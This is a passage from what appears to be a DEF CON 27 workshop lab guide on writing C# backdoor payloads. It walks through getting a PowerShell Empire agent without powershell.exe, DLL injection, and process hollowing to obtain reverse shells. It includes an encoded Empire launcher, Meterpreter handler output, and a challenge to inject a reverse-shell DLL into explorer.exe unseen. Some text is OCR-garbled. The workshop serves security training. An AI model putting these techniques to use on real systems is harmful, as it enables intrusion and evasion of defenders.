
[*] Started HTTPS reverse handler on https://192.168.67.129:8080
[*] https://192.168.67.129:8080 handling request from 192.168.67.1; (UUID: ikyuinlx) Staging x64 paylo
ad (207449 bytes) ...
[*] Meterpreter session 2 opened (192.168.67.129:8080 -> 192.168.67.1:49980) at 2019-06-26 22:44:17 -0
400

meterpreter >

```



For a blue team perspective, let's open up 4.exe in dnSpy and try to identify the encrypted shellcode. Similar to before, load the file and navigate to the Program section. There you should see our decompiled program.



## Lab 5 - PowerShell without PowerShell.exe

The goal of this lab is to execute a Powershell script and avoid to use the powershell.exe binary by leveraging the .NET framework and C#. Using this technique, we will get a Powershell Empire agent.

### Exercise 1 - Executing PWS Cmdlets

For our first exercise, we are going to start working with some basic PowerShell cmdlets. In order to do so, we will need to modify our compilation command to include a reference to PowerShell.

From within the Lab 5 folder, compile 1.cs:

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /reference:"C:\Program Files (x86)\Reference Assemblies\Microsoft\WindowsPowerShell\3.0\System.Management.Automation.dll" 1.cs
```


And then execute 1.cs

```
C:\Users\User\Desktop\defcon27\exercise5>C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /reference:"C:\Program Files (x86)\Reference Assemblies\Microsoft\WindowsPowerShell\3.0\System.Management.Automation.dll" 1.cs
Microsoft (R) Visual C# Compiler version 4.7.3190.0
for C# 5
Copyright (C) Microsoft Corporation. All rights reserved.

This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240

C:\Users\User\Desktop\defcon27\exercise5>1.exe
```

After some text scrolls by, you should see calculator spawn.



## Exercise 2 - Getting PowerShell Empire agent

We are now going to use these concepts to get a shell with Empire. First, let's start up Empire, get a listener going and generate our shellcode. From within the directory where you installed Empire, run

- **./empire**
- **listeners**
- **uselistener http**
- Configure your listener
- **launcher powershell**

*Note: You may have to go back to Lab 0 to learn how to set up an Empire listener.*

We now have a PowerShell one-liner we can use to launch our payload

```
File Edit View Search Terminal Help
(Empire: Listeners) > uselistener http
(Empire: Listeners/http) > execute
[*] Starting listener 'http'
* Serving Flask app "http" (lazy loading)
* Environment: production
  WARNING: Do not use the development server in a production environment.
  Use a production WSGI server instead.
* Debug mode: off
[+] Listener successfully started!
(Empire: Listeners/http) > launcher p
powershell python
(Empire: Listeners/http) > launcher p
powershell python
(Empire: Listeners/http) > launcher powershell
powershell -noP -sta -w 1 -enc SQBmACgAJABQAFMAVgBFAFIAUwBjJAG8AbgBUAEAYgBMAGUALgBQAFMAVgBFAFIAUwBpAE8ATgAuAE0AYQBqAE8AcgAgA
C0AZwBLACAAMwApAhsAJABHFAAARgA9AFsAUgBLAEYAXQuAEAEcwBzAEUAbQBiAEwAEQuAEcARQUAFQAWQBWAGUAKAAnAFMAEQBzAHQAZQBtAC4ATQBHAg4AYQ
BnAGUAbQBLAG4AdAAuAEADQ0AG8AbQBHhAQAAQBVAG4ALgBVAHQAAQBsAHMAJwApAC4AIgBHAEUADABGAGKARQBgAGwAZAA1ACgAJwBjAGEAYwBoAGUAZABHAHI
AbwB1AHAAUABvAGwAaQbJAHkAUwBLAHQADABpAG4AZwBzACCcLAAAnAE4AJwAFrACCcAbwBuFAADQBiAGwAaQbJACwAUwB0AGEADABpAGMAJwApADsASQBMACgAJABH
AFAARgApAhsAJABHFAAARgA9ACQARwBQAEYALgBHAGUADABWAEETABVAGUAKAAKAG4AdQ0BMAEWAKQA7AEKARgAoACQARwB0AEMWwAnAFMAyYwBjAGkACAB0AEIAJ
wAFrACCcAbvAGMAAwBMAG8AZwBnAGkAbgBnACcAXQpAhsAJABHFAAQwBbACcAUwBjAHIAAqBwAHQAOgAnAcSjwBsAG8AYwBrAEwAbwBnAGcAaQBUAGcAJwBdAF
sAJwBFAG4AYQBjAGwAZQBtAGMACgBpAHAADABCACcAKwAnAGwAbwBjAGsATABVAGcAZwBpAG4AZwAnAF0APQAwADsAJABHFAAAQwBbACcAUwBjAHIAAqBwAHQAOgA
nAcSjwBsAG8AYwBrAEwAbwBnAGcAaQBUAGcAJwBdAFsAJwBFAG4AYQBjAGwAZQBtAGMACgBpAHAADABCAGwAbwBjAGsASQBUAHYAAbwBjAGEADABpAG8AbgBMAG8A
ZwBnAGkAbgBnACcAXQADAAfQAKAHYAQBsAD0AAwBDAE8AbBMAGUAQwB0AEKATwB0AHMALgBHAEUAbgBFIAUwBjAC4ARABpAEADABpAG8AbgBFAIEAQBBA
EMAVASAgkahnBpACwAUwB5AFMAVAB1AE0ALgBPAETAAgBFAEMAVABdAE0A0AG4AG4AZ0B3ACgAKQA7AC0AdBhAGwALgBBAE0AZA0ACcAR0BwAGFAyGbsAGUAlw
```

Copy just the encoded shellcode portion (do not include powershell -noP -sta -w 1 -enc) and paste it into the "String script" variable of 2.cs within the Lab 5 folder.

Compile 2.cs, including the /reference like we did in the last exercise and execute 2.exe. Check back on your Empire session and you should have a shell, congratz! Feel free to run a few PowerShell Empire commands

The screenshot displays two windows. The left window is a Windows command prompt showing the compilation of 2.cs using csc.exe. The right window is a PowerShell Empire session. It shows the execution of the powershell -noP -sta -w 1 -enc command, the receipt of a new agent ZF18P2L7, and a table of active agents.

Name	La	Internal IP	Machine Name	Username	Process	PID	Delay	Last Seen
ZF18P2L7	ps	192.168.1.238	WINDEV1905EVAL	WINDEV1905EVAL\User	2	1228	5/0.0	2019-07-20 23:36:12

Finally, let's take a look at this in Process Explorer. First, take a look at the process spawning behavior of 2.exe. And with 2.exe selected and the Lower Pane view enabled (and looking at DLLs), scroll down until you see some PowerShell references. Pretty interesting!

## Defcon 27 - Writing custom backdoor payloads with C#

Name	Description	Company Name	Path
gdi32full.dll	GDI Client DLL	Microsoft Corporation	C:\Windows\System32\gdi32full.dll
imm32.dll	Multi-User Windows IMM32 API Client DLL	Microsoft Corporation	C:\Windows\System32\imm32.dll
IPHLPAPI.DLL	IP Helper API	Microsoft Corporation	C:\Windows\System32\IPHLPAPI.DLL
kemsel.appcore.dll	AppModel API Host	Microsoft Corporation	C:\Windows\System32\kemsel.appcore.dll
kemsel32.dll	Windows NT BASE API Client DLL	Microsoft Corporation	C:\Windows\System32\kemsel32.dll
KernelBase.dll	Windows NT BASE API Client DLL	Microsoft Corporation	C:\Windows\System32\KernelBase.dll
KernelBase.dll.mui	Windows NT BASE API Client DLL	Microsoft Corporation	C:\Windows\System32\en-US\KernelBase.dll.mui
locale.nls			C:\Windows\System32\locale.nls
Microsoft.Management...	cs	Microsoft Corporation	C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\8db1eb6b8f3c0465fc8...
Microsoft.PowerShe...	Microsoft Windows PowerShell Management Commands	Microsoft Corporation	C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P1706c9afe#\6371be84d6391efc6a...
Microsoft.PowerShe...	Microsoft Windows PowerShell Utility Commands	Microsoft Corporation	C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\4bb3d3cd37ab29460...
Microsoft.PowerShe...	Microsoft PowerShell ConsoleHost	Microsoft Corporation	C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\83712ecd33587dd40...
Microsoft.PowerShe...	Microsoft Windows PowerShell Management Commands	Microsoft Corporation	C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\ba3f5994580a89c46d...
Microsoft.WSMan...		Microsoft Corporation	C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.We0722664#\8c69c51f665d34277...
msasn1.dll	ASN.1 Runtime APIs	Microsoft Corporation	C:\Windows\System32\msasn1.dll
mscorlib.dll	Microsoft .NET Runtime Execution Engine	Microsoft Corporation	C:\Windows\System32\mscorlib.dll

### Lab 6 - DLL Injection

The goal of this lab is to implement the DLL Injection technique using C# and obtain a reverse shell from a victim host. Using 3 different exercises, we will understand and implement the different steps for a successful injection.

#### Exercise 1 - Processes & Handles

For this exercise, we are going to start learning about the steps we could take to inject a payload into another running process. Lets start by simply compiling 1.exe and executing 1.exe on the CLI (no need for the /reference since we are not working with PowerShell)


```
C:\Users\User\Desktop\defcon27\exercise6>C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe 1.cs
Microsoft (R) Visual C# Compiler version 4.7.3190.0
for C# 5
Copyright (C) Microsoft Corporation. All rights reserved.

This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5,
which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http
://go.microsoft.com/fwlink/?LinkID=533240

C:\Users\User\Desktop\defcon27\exercise6>1.exe
Listing all processes...
-----
Name:RuntimeBroker Path:C:\Windows\System32\RuntimeBroker.exe Id:6440
Name:WindowsInternal.ComposableShell.Experiences.TextInput.InputApp Path:C:\Windows\SystemApps\InputApp_cw5n1h2txyewy\Wi
ndowsInternal.ComposableShell.Experiences.TextInput.InputApp.exe Id:7732
Name:1 Path:C:\Users\User\Desktop\defcon27\exercise6\1.exe Id:11164
Name:powershell Path:C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe Id:1724
Name:MicrosoftEdgeCP Path:C:\Windows\System32\MicrosoftEdgeCP.exe Id:11152
```

Once you execute 1.exe, you should be prompted to enter an ID. The Process ID (PID) can be found at the end of each line. Enter any ID to continue. After you enter a PID, you will then see all of the DLLs used by that Process. To confirm, let's open up Process Explorer.

In Process Explorer, ensure you are viewing DLLs for a given process by going to View and checking “Show Lower Pane”. Once that is checked, go back to View > Lower Pane View and check DLLs.



Highlight the same PID that you entered into the console and confirm the DLLs are the same.

## Exercise 2 - Writing to Another Processes' Memory

In this exercise, we are going to take a look at allocating and writing to the memory of another process. First, compile 2.cs and execute 2.exe in the CLI. Enter a PID, and you should see the following.

```

Enter Id to inspect:
8844
8844
Getting handle to process C:\Windows\System32\smartscreen.exe
Got procHandle: 708
Allocating memory in C:\Windows\System32\smartscreen.exe
Done.
Writing content to memory
Done.
    
```

Now let's examine what's happening with Process Hacker. In Process Hacker, find the PID you just entered in the last step and double click it.

- Go to the Memory tab
- Click the “Strings” button
- Ensure the Minimum Length is 10
- At the next screen, click “Filter” > “Contains” and enter “AAA”

And you should see the AAA's that we injected into that process!

Results - smartscreen.exe (8844)

11 results.

Address	Length	Result
0x28d267f0020	14660	{"body":{"apphelpBlock":false,"authenticode":{"hash":{"HxsZpUHkBJPgmVLjyA0AYHPzpW8=","hashAlgo":"SHA1"...
0x29528a325e0	249	ZXJ0byBSaWNvMSYwJAYDVQQLEx1UaGFsZXMGVFNTIEVTTjo3MjhELUM0NUYtrjFQjEIMCMGA1UEAxMmTWljcm9z...
0x29528a65000	2208	44lhyp33SdZEdnbNeV/4fZ4JS//OhcBh8x9SS8fErFubCRcG5dLakQcNa9/OS0mjyXc/ISm0wAB57RiiKPMnVxXMYIC9T...
0x29528af0000	95	ABCD1234AA...
0x29528b00000	95	ABCD1234AA...
0x29538bf7580	74	gPDoAMCAQICEzMAAAGx3e26V0lluF8AAQAAA`
0x29538bf82a0	72	PsbYY3UX5Y2AQAAAAAA+zANBgkqhkiG9w0BA
0x29538f00020	47636	{"body":{"apphelpBlock":false,"authenticode":{"hash":{"HxsZpUHkBJPgmVLjyA0AYHPzpW8=","hashAlgo":"SHA1"...
0x29538f0c020	42976	MII+7wYJKoZIhvcNAQcCoII+4DCCPtwCAQExCzAJBgUrDgMCGGUAMEwGCisGAQQBgcjCAQSQSgPjA8MBcGCisGAQ...
0x29538f17020	10000	MII+7wYJKoZIhvcNAQcCoII+4DCCPtwCAQExCzAJBgUrDgMCGGUAMEwGCisGAQQBgcjCAQSQSgPjA8MBcGCisGAQ...
0x29538f1a020	10000	MII+7wYJKoZIhvcNAQcCoII+4DCCPtwCAQExCzAJBgUrDgMCGGUAMEwGCisGAQQBgcjCAQSQSgPjA8MBcGCisGAQ...

### Exercise 3 - Injecting a MessageBox

Now let's put it all together. We are going to inject a running process with a Message Box. But to make it more fun, we are going to compile our own DLLs using MinGW-W64.

MinGW-W64 should have installed in this location:

C:\Program Files\mingw-w64\x86\_64-8.1.0-posix-seh-rt\_v6-rev0

From that location, launch mingw-w64.bat, a new console should appear.


Change directories back to your Lab 6 directory

Now compile the DLL:

```
gcc -m64 -shared -o aMessageBoxDll_64.dll MessageBoxDll\MessageBoxDll.cpp
```

We can test the MessageBox DLL works with:


```
rundll32 aMessageBoxDll_64.dll, Main
```



Great, now we have a working DLL! Now for the final portion, change the directory on line 68 of 3.cs, within the Lab 6 folder to match the directory of your newly-compiled DLL.

Open Process Explorer and look for a 64-bit process to inject.


*Note: You may need to enable the column by right clicking the column names > Select Columns > Image Type (64 vs 32-bit)*



Compile 3.cs and double-click 3.exe

Enter the PID of the 64-bit process you selected. A Message Box should have popped up!

*Note: It may be hidden under other windows!*



Now let's check something for fun. Remember how 1.exe from this lab listed all of the DLLs a process used? Launch it on the same PID you just entered into 3.exe. One of those DLLs should look awfully familiar!

```
C:\Windows\System32\RMCLIENT.dll
C:\Windows\System32\oleacc.dll
C:\Windows\System32\TextInputFramework.dll
C:\Windows\System32\CoreMessaging.dll
C:\Windows\System32\CoreUIComponents.dll
C:\Windows\SYSTEM32\ntmarta.dll
C:\Users\User\Desktop\defcon27\exercise6\aMessageBoxDll_64.dll
C:\Users\User\Desktop\defcon27\exercise6>
```

Open up Process Hacker or Process Explorer and find your process. If you look at the DLLs loaded, you should see our aMessageBox DLL!

Enter Process Id to inspect:  
10048  
10048  
Getting handle to process C:\Windows\system32\notepad.exe  
Got handle 704  
Allocating memory in C:\Windows\system32\notepad.exe  
Done.  
Writing to process memory  
Done.  
Calculating the address of LoadLibraryA...  
Done.  
Calling CreateRemoteThread

Name	Description	Company Name	Path
aMessageBoxDll_64.dll			C:\Users\User\Desktop\defcon27_private-master\lab6\aMessageBoxDll_64.dll
StaticCache.dat			C:\Windows\Fonts\StaticCache.dat
SortDefault.nls			C:\Windows\Globalization\Sorting\SortDefault.nls
R000000000000c.clb			C:\Windows\Registration\R000000000000c.clb
advapi32.dll	Advanced Windows 32 Base API	Microsoft Corporation	C:\Windows\System32\advapi32.dll
bcrypt.dll	Windows Cryptographic Primitives Library	Microsoft Corporation	C:\Windows\System32\bcrypt.dll
bcryptprimitives.dll	Windows Cryptographic Primitives Library	Microsoft Corporation	C:\Windows\System32\bcryptprimitives.dll
cfgmgr32.dll	Configuration Manager DLL	Microsoft Corporation	C:\Windows\System32\cfgmgr32.dll
clbcatq.dll	COM+ Configuration Catalog	Microsoft Corporation	C:\Windows\System32\clbcatq.dll
combase.dll	Microsoft COM for Windows	Microsoft Corporation	C:\Windows\System32\combase.dll
comdlg32.dll	Common Dialogs DLL	Microsoft Corporation	C:\Windows\System32\comdlg32.dll
CoreMessaging.dll	Microsoft CoreMessaging Dll	Microsoft Corporation	C:\Windows\System32\CoreMessaging.dll
CoreUIComponents.dll	Microsoft Core UI Components Dll	Microsoft Corporation	C:\Windows\System32\CoreUIComponents.dll

### Capture The Flag #3

Using the source code under the **ShellcodeInjectionDll** folder as a guide, create your own DLL that provides a reverse meterpreter shell. Once you have that, modify Exercise 3 to identify explorer.exe and inject the malicious DLL into its memory space without user interaction.

## Lab 7 - Process Hollowing

The goal of this lab is to understand and implement the Process Hollowing technique using C# technique to obtain a reverse shell on a victim host.

### Exercise 1 - Starting & Suspending Processes

For this exercise, we are going to be taking a look at Process Hollowing. This involves halting a running process, so let's give it a try!

#### C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe 1.cs

Compile 1.cs and execute 1.exe from the CLI.

Open up Process Explorer and identify the process you selected (if you left default, the process will be msixexec.exe)

The program you added to your code will be launched (if you left the default, don't click OK in the new window that pops up)

Follow the prompts provided by 2.exe and observe your process in Process Explorer. While on a suspended state, try to try to interact with the graphical GUI. Can you do it?

The screenshot shows a Windows Task Manager window with the 'msixexec.exe' process highlighted in red and its status set to 'Suspended'. The process details are as follows:

Name	Description	Company Name	Path
AcLayers.dll	Windows Compatibility DLL	Microsoft Corporation	C:\Windows\System32\AcLayers.dll
advapi32.dll	Advanced Windows 32 Base API	Microsoft Corporation	C:\Windows\System32\advapi32.dll
apphelp.dll	Application Compatibility Client Libr...	Microsoft Corporation	C:\Windows\System32\apphelp.dll
bcrypt.dll	Windows Cryptographic Primitives ...	Microsoft Corporation	C:\Windows\System32\bcrypt.dll

Overlaid on the Task Manager is a Windows Installer window titled 'Windows Installer V 5.0.17763.404'. The command line shows: `msiexec /Option <Required Parameter> [Optional Parameter]`. The 'Install Options' section is expanded, showing: `</package /A> <Product.msi>`. The 'Display Options' section is also expanded, showing: `/quiet`, `/passive`, and `/qb[!if]`. The 'OK' button is visible at the bottom of the installer window.

Overlaid on the installer is a black console window with the following text:

```

C:\Users\User\Desktop>def
Started msiexec.exe with
Press Key to suspend the
Suspending process...
Unhandled Exception: Syst
at System.Diagnostics.
at System.Diagnostics.
at Program.Main()
C:\Users\User\Desktop>def
Started msiexec.exe with
Press Key to suspend the
Suspending process...
Suspended!
Press Key to resume the p
Resuming process...
Resumed!
C:\Users\User\Desktop>def
Started msiexec.exe with
Press Key to suspend the
Suspending process...
Suspended!
Press Key to resume the process ...
    
```


## Exercise 2 - Getting a Shell

Now let's do the same thing, but resulting in a shell this time. Inside the Lab 7 folder, within 2.cs, paste your shellcode in the shellcode variable.

Get a handler ready to accept your incoming shell

Compile 2.cs and execute 2.exe

You should see the screen below, as well as an Explorer window popup. And if you check back in Kali, you should also have a shell, congratz!



Using Process Explorer, you can see userinit.exe running our malicious code. How easy or difficult would it be for a security analyst to determine if the process is malicious ?

Process Explorer - Sysinternals: www.sysinternals.com [user-PC\user]

Process	PID	Path	Image...	CPU	Private B...	Working Set	Description
Registry	120	[Error opening process]			1,476 K	13,388 K	
